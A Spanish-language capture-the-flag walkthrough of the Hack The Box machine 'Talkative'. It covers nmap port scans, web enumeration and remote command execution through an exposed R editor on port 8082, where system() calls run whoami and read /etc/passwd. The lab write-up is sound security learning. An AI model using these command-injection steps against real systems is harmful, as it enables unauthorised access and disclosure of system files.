
Talkative


Máquina Hard Linux

Escaneo:




```
┌──(kali㉿kali)-[~/machineshtb/Talkative]
└─$ nmap -Pn -p- --open 10.10.11.155 -T4
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-13 01:07 GMT
Nmap scan report for 10.10.11.155
Host is up (0.18s latency).
Not shown: 65529 closed tcp ports (reset), 1 filtered tcp port (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE
80/tcp   open  http
3000/tcp open  ppp
8080/tcp open  http-proxy
8081/tcp open  blackice-icecap
8082/tcp open  blackice-alerts

Nmap done: 1 IP address (1 host up) scanned in 53.62 seconds

┌──(kali㉿kali)-[~/machineshtb/Talkative]
```


Versiones:




```
┌──(kali㉿kali)-[~/machineshtb/Talkative]
└─$ nmap -Pn -sCV -p80,3000,8080,8081,8082  10.10.11.155 -T4
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-13 01:10 GMT
Nmap scan report for talkative.htb (10.10.11.155)
Host is up (0.18s latency).

PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.52
|_http-title: Talkative.htb | Talkative
|_http-generator: Bolt
|_http-server-header: Apache/2.4.52 (Debian)
3000/tcp open  ppp?
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200 OK
|     X-XSS-Protection: 1
|     X-Instance-ID: S446mNGLvSxt2fPwo
|     Content-Type: text/html; charset=utf-8
|     Vary: Accept-Encoding
|     Date: Thu, 13 Feb 2025 01:11:05 GMT
|     Connection: close
|     <!DOCTYPE html>
|     <html>
|     <head>
|     <link rel="stylesheet" type="text/css" class="__meteor-css__" href="/3ab9501540
|     <meta charset="utf-8" />
|     <meta http-equiv="content-type" content="text/html; charset=utf-8" />
|     <meta http-equiv="expires" content="-1" />
```



Validando la web encontramos virtual hosting




añadimos al /etc/hosts




0.0.1. Validamos webs

Hacemos un gobuster sobre el port 80, pero tiraba errores





http://talkative.htb:3000/home


También hacemos un gobuster sobre el port 3000 pero tiraba errores



validamos el port 8080 y encontramos a un viejo amigo llamado R







R


```
 Sepal.Length    Sepal.Width     Petal.Length
Min.   :4.300   Min.   :2.000   Min.   :1.000
1st Qu.:5.100   1st Qu.:2.800   1st Qu.:1.600
Median :5.800   Median :3.000   Median :4.350
Mean   :5.843   Mean   :3.057   Mean   :3.758
3rd Qu.:6.400   3rd Qu.:3.300   3rd Qu.:5.100
Max.   :7.900   Max.   :4.400   Max.   :6.900
```

```
[1] "Hola R cuanto tiempo de no vernos"
```


```
[1] "Gracias por tanta ayuda prestada en clases de estadistica en la universidad"
```

```
[1] "Definitivamente R es tu mejor amigo"
```

8081




8082



Lenguaje de Programación R - Rj Editor


Luego de enumerar un buen rato y recordar viejos tiempos de la universidad con R lo compare con Python especialmente la función os.system si hay un os.system en Python también debe haber en R. Validamos algunas funciones

https://www.rdocumentation.org/packages/base/versions/3.6.2/topics/system



Command execution en R - Ejecución de comandos en R

Sys.info()['sysname']
system("whoami;ls 2>&1", intern = TRUE)
system("hostname; cat /etc/passwd 2>&1", intern = TRUE)



```
 [1] "root"  "bin"   "boot"  "dev"   "etc"   "home"  "lib"   "lib64" "media"
[10] "mnt"   "opt"   "proc"  "root"  "run"   "sbin"  "srv"   "sys"   "tmp"
[19] "usr"   "var"
```

```
 [1] "b06821bbda78"
 [2] "root:x:0:0:root:/root:/bin/bash"
 [3] "daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin"
 [4] "bin:x:2:2:bin:/bin:/usr/sbin/nologin"
 [5] "sys:x:3:3:sys:/dev:/usr/sbin/nologin"
 [6] "sync:x:4:65534:sync:/bin:/bin/sync"
 [7] "games:x:5:60:games:/usr/games:/usr/sbin/nologin"
 [8] "man:x:6:12:man:/var/cache/man:/usr/sbin/nologin"
 [9] "lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin"
[10] "mail:x:8:8:mail:/var/mail:/usr/sbin/nologin"
[11] "news:x:9:9:news:/var/spool/news:/usr/sbin/nologin"
[12] "uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin"
[13] "proxy:x:13:13:proxy:/bin:/usr/sbin/nologin"
[14] "www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin"
[15] "backup:x:34:34:backup:/var/backups:/usr/sbin/nologin"
[16] "list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin"
[17] "irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin"
[18] "gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin"
[19] "nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin"
[20] "systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false"
[21] "systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false"
[22] "systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false"
[23] "systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false"
[24] "_apt:x:104:65534::/nonexistent:/bin/false"
[25] "messagebus:x:105:107::/var/run/dbus:/bin/false"
```

Validando parece que solo root tiene bash
system("cat /etc/passwd | grep bash 2>&1", intern = TRUE)

```
# Definitivamente r me trae y me traera recuerdos
system("cat /etc/passwd | grep bash 2>&1", intern = TRUE)
```

